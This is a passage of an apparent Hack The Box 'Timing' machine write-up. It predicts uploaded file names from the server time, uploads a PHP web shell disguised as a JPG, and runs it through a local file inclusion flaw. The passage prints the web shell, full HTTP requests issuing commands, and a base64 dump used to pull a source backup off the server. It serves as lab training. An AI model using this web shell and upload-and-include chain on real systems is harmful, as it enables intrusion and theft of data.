
When we upload a valid JPG extension file. We get successful return message as shown below.



The file has been uploaded.

1.6.2 JPG File Test success

Access to '/images/uploads', because from the upload.php script there we found out the success uploaded will be store in the specific directory. But we get Forbidden, we need another way to access the uploaded file.



Forbidden


You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at timing.htb Port 80

1.7 Upload Script Enumeration


1.7.1 File Hash

From the script, we can see that when successful uploaded file will be md5 hashed with the file name. We need to know the '$file_hash' in order to get our webshell to work and the hash_value is based on time. Please check below extra note.



```
$upload_dir = "images/uploads/";

# Create above directory if not exist
if (!file_exists($upload_dir)) {
    mkdir($upload_dir, 0777, true);
}

$file_hash = uniqid();

# Generate md5sum of the filename
$file_name = md5('$file_hash' . time()) . '_' . basename($_FILES["fileToUpload"]["name"]);
$target_file = $upload_dir . $file_name;
```


Extra note to ‘$file_hash’: We can see that with the quote’$a’, we just output it as variable name not the value. But if we echo without the quote $a, we will get the output value of the variable.



```
php > $a=uniqid();
php > echo $a;
629d63cc7d7df
php > echo '$a';
$a
php > echo $a;
629d63cc7d7df
php >
```

1.7.2 Server Time


We also need to check server machine time frame.



```
POST /upload.php HTTP/1.1
Host: 10.10.11.135
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------48025039636924467572
99679292
Content-Length: 298
Origin: http://10.10.11.135
Connection: close
Referer: http://10.10.11.135/avatar_uploader.php
Cookie: PHPSESSID=kbp01s3lvk9rl2t911me1bb3fj
Sec-GPC: 1

-----------------------------480250396369244675729967929
```

```
HTTP/1.1 200 OK
Date: Mon, 06 Jun 2022 02:34:11 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 27
Connection: close
Content-Type: text/html; charset=UTF-8

The file has been uploaded.
```

To bypass the time() method from the server. We can use below strtotime() built-in method to get the exact time of the server time.




```
php > $b = strtotime("Mon, 06 Jun 2022 02:34:11 GMT");
php > echo $b;
1654482851
php > echo $b;
1654482851
php >
```

1.7.3 Get File Hash Script

We can create a php script to get file hash. As our webshell filename is 'soda.php.jpg'. Please note that the $date value need to BE CHANGES.

```
<?php
# time() replace with strtotime("Mon, 06 Jun 2022 02:34:11 GMT")
$date = "Mon, 06 Jun 2022 02:34:11 GMT"; # Required Change
$file_name = md5('$file_hash' . strtotime($date)) . '_' .
"soda.php.jpg";
echo $file_name . "\n"; # For debug purpose
?>
```

Execute the script and you should get something similar.




```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/md5-words$ php test.php
ec75b2cfd3b158e6ad71ad03b3bef351_soda.php.jpg
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/md5-words$ php test.php
ec75b2cfd3b158e6ad71ad03b3bef351_soda.php.jpg
```

2.0 INITIAL FOOTHOLD


2.1 Web Shell Upload

File content of the web shell.



```
sodanew@kalinew:~/Downloads$ cat soda.php.jpg
<?php
$cmd = ($_REQUEST['cmd']);
system($cmd);
?>
sodanew@kalinew:~/Downloads$
```


Upload webshell and intercept the request via Burp. To obtain the new server time frame when we upload the payload.



```
POST /upload.php HTTP/1.1
Host: 10.10.11.135
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------157814875112477254
881391571191
Content-Length: 302
Origin: http://10.10.11.135
Connection: close
Referer: http://10.10.11.135/avatar_uploader.php
Cookie: PHPSESSID=kbp01s3lvk9rl2t911me1bb3fj
Sec-GPC: 1

-----------------------------15781487511247725488813915
71191
Content-Disposition: form-data; name="fileToUpload";
filename="soda.php.jpg"
```


```
HTTP/1.1 200 OK
Date: Mon, 06 Jun 2022 03:18:53 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 27
Connection: close
Content-Type: text/html; charset=UTF-8

The file has been uploaded.
```

Adjust our php get file hash script with new time frame and execute it.



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/md5-words$ php test.php
3331ec02b6ff085ba849f25354d1080a_soda.php.jpg
```

We can verify if our payload is uploaded successfully as shown below.




10.10.11.135/images/uploads/3331ec02b6ff085ba849f25354d1080a_soda.php.jpg

The image "http://10.10.11.135/images/uploads/3331ec02b6ff085ba849f25354d1080a_soda.php.jpg" cannot be displayed because it contains errors.

2.2 Source Backup File


As we have the LFI flaw, we can use it to execute our webshell payload.



```
GET /image.php?img=
images/uploads/bca92c41d07b86e86f533809521fbc8b_soda.php
.jpg&cmd=ls HTTP/1.1
Host: 10.10.11.135
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=kbp01s3lvk9rl2t911me1bb3fj
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

```
HTTP/1.1 200 OK
Date: Mon, 06 Jun 2022 04:09:41 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 187
Connection: close
Content-Type: text/html; charset=UTF-8

admin_auth_check.php
auth_check.php
avatar_uploader.php
css
db_conn.php
footer.php
header.php
image.php
images
index.php
js
login.php
logout.php
profile.php
profile_update.php
upload.php
```


Tested with reverse shell but not working. Discover source backup file on ‘/opt’ directory.



```
GET /image.php?img=
images/uploads/bca92c41d07b86e86f533809521fb
c8b_soda.php.jpg&cmd=ls+-la+/opt HTTP/1.1
Host: 10.10.11.135
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/
xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=kbp01s3lvk9rl2t911me1bb3fj
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
```

```
HTTP/1.1 200 OK
Date: Mon, 06 Jun 2022 04:15:27 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 171
Connection: close
Content-Type: text/html; charset=UTF-8

total 624
drwxr-xr-x  2 root root   4096 Dec  2  2021 .
drwxr-xr-x 24 root root   4096 Nov 29  2021 ..
-rw-r--r--  1 root root 627851 Jul 20  2021 source-files-backup.zip
```

We can transfer the backup file to attacker machine via base64 encode.




```
GET /image.php?img=
images/uploads/bca92c41d07b86e86f533809521fbc8b_soda.php
.jpg&cmd=cat+/opt/source-files-backup.zip+|+base64+-w0
HTTP/1.1
Host: 10.10.11.135
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=kbp01s3lvk9rl2t911me1bb3fj
Upgrade-Insecure-Requests: 1
Sec-GPC: 1


```

```
HTTP/1.1 200 OK
Date: Mon, 06 Jun 2022 04:18:19 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 837136

```

UEsDBAoAAAAAAFy09FIAAAAAAAAAAAAAAAAAHABwAYmFja3VwL1VUCQAD
j0/3YI9P92B1eAsAAQQAAAAABAAAAABQSwMEFAAAAAgAXLT0UhChdZ1K
AgAA2gUAABEAHABiYWNrdXAvaGVhZGVyLnBocFVUCQADj0/3YI9P92B1
eAsAAQQAAAAABAAAAACdVFtr2zAUfvev0LStF2ji5G2ktkPZAhuMdpDB
GGMExTqOTypLniTnwuh/nxTHjeO0o5teZH36zjnfucjRuMzLAGUqKg6E
ssrmszSH9L7vcHodjJMgiF59uHv/9fuXCcltIZIg8hsRTC5iCpJ6ABhP
AuJWZNEKSKZYlALIN5jflGUU1mBNKMAykuZMG7AxrWzWe0fbV5IVENMV
wrpU2lKSKmlBOuoauc1jDitMobc7XBGUaJGJnkmZgHjYOBIo74kGEVNj
twJMDuA85RqymPbD1JhwrpQ1VrOyX6DsO6QxNanG0hKjU09dmnD5qwK9
3dGWjhWFNeM5+rHjY4u9iZdUm/vli31F5opvye9H0K+C6QXKERlcH8El
4xzl4gQv2KauyogMB4O3x5dqBToTat3bjEiOnIM83D/sdYV7YUEU1v2M
vCh/lmxFUsGMian7nDNN6q3HIWOVsE3tOD7yfNcYStC9TFTI6SHfNmvv
xocD3eLseKzDmmsmedPFl7Q7Y6wVInQxWsdKtFwl2t3Wjbh7C20EM3KB
xg3qxZvZdDKdfrq7/XFeGdDIz39eXnYaNu64E5i4JGq9KDlsdm8q+agK
8HKj0BG6Fo1QejAttcpQQG084WjJHjk4+Z80tBLgkiBnZ+QEJXFMht30
nkjxJE22YpbpWVUK5Vtaa77h7im4uZUg/ibZDWInVNDqaCVe0NDmU+Mi
t93utnUKtVCVreV93n2/uJgPBIQBV5t/Lo4L6n4JTUyUTw/BIepx2OdG
7VCa/dhHoatCEvwBUEsDBBQAAAAIAFy09FIMpLv0kAIAAMwGAAAZABwA
YmFja3VwL3Byb2ZpbGVfdXBkYXRlLnBocFVUCQADj0/3YI9P92B1eAsA
AQQAAAAABAAAAACtVO9r2zAQ/e6/4moCtkeasi/70CwppXNZR5aU2mOM


Transfer to attacker machine and check the content. We found .git directory and we can use GitTools to extract it.



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/target-items/src-backup-dir/backup$ ls -la
total 76
drwxr-xr-x 6 sodanew sodanew 4096 Jul 21  2021 .
drwxr-xr-x 3 sodanew sodanew 4096 Jun  6 12:30 ..
-rw-r--r-- 1 sodanew sodanew  200 Jul 21  2021 admin_auth_check.php
-rw-r--r-- 1 sodanew sodanew  373 Jul 21  2021 auth_check.php
-rw-r--r-- 1 sodanew sodanew 1268 Jul 21  2021 avatar_uploader.php
drwxr-xr-x 2 sodanew sodanew 4096 Jul 21  2021 css
-rw-r--r-- 1 sodanew sodanew   92 Jul 21  2021 db_conn.php
-rw-r--r-- 1 sodanew sodanew 3937 Jul 21  2021 footer.php
drwxr-xr-x 8 sodanew sodanew 4096 Jul 21  2021 .git
-rw-r--r-- 1 sodanew sodanew 1498 Jul 21  2021 header.php
-rw-r--r-- 1 sodanew sodanew  507 Jul 21  2021 image.php
drwxr-xr-x 3 sodanew sodanew 4096 Jul 21  2021 images
-rw-r--r-- 1 sodanew sodanew  188 Jul 21  2021 index.php
drwxr-xr-x 2 sodanew sodanew 4096 Jul 21  2021 js
-rw-r--r-- 1 sodanew sodanew 2074 Jul 21  2021 login.php
-rw-r--r-- 1 sodanew sodanew  113 Jul 21  2021 logout.php
-rw-r--r-- 1 sodanew sodanew 3041 Jul 21  2021 profile.php
-rw-r--r-- 1 sodanew sodanew 1740 Jul 21  2021 profile_update.php
-rw-r--r-- 1 sodanew sodanew  984 Jul 21  2021 upload.php
```

